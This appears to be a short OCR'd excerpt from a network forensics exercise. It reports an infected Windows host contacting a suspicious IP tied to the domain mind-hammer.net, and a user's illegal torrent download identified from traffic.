
Evidence of Infected Windows Host on Network





Given information that the domain mind-hammer.net is associated with the infected computer it is determined that the infected computer on the network has source IP 172.16.4.205 and it has a suspicious connection with destination IP 185.243.115.84 located in Rotterdamn, NL

Evidence of Illegal Torrent DL's



Here we see confirmation that user Blanco, from his desktop with source IP 10.0.0.201 downloaded an illegal copyrighted torrent called bettybooponthereservation.jpg


Cyber
Security
Firewall
Antivirus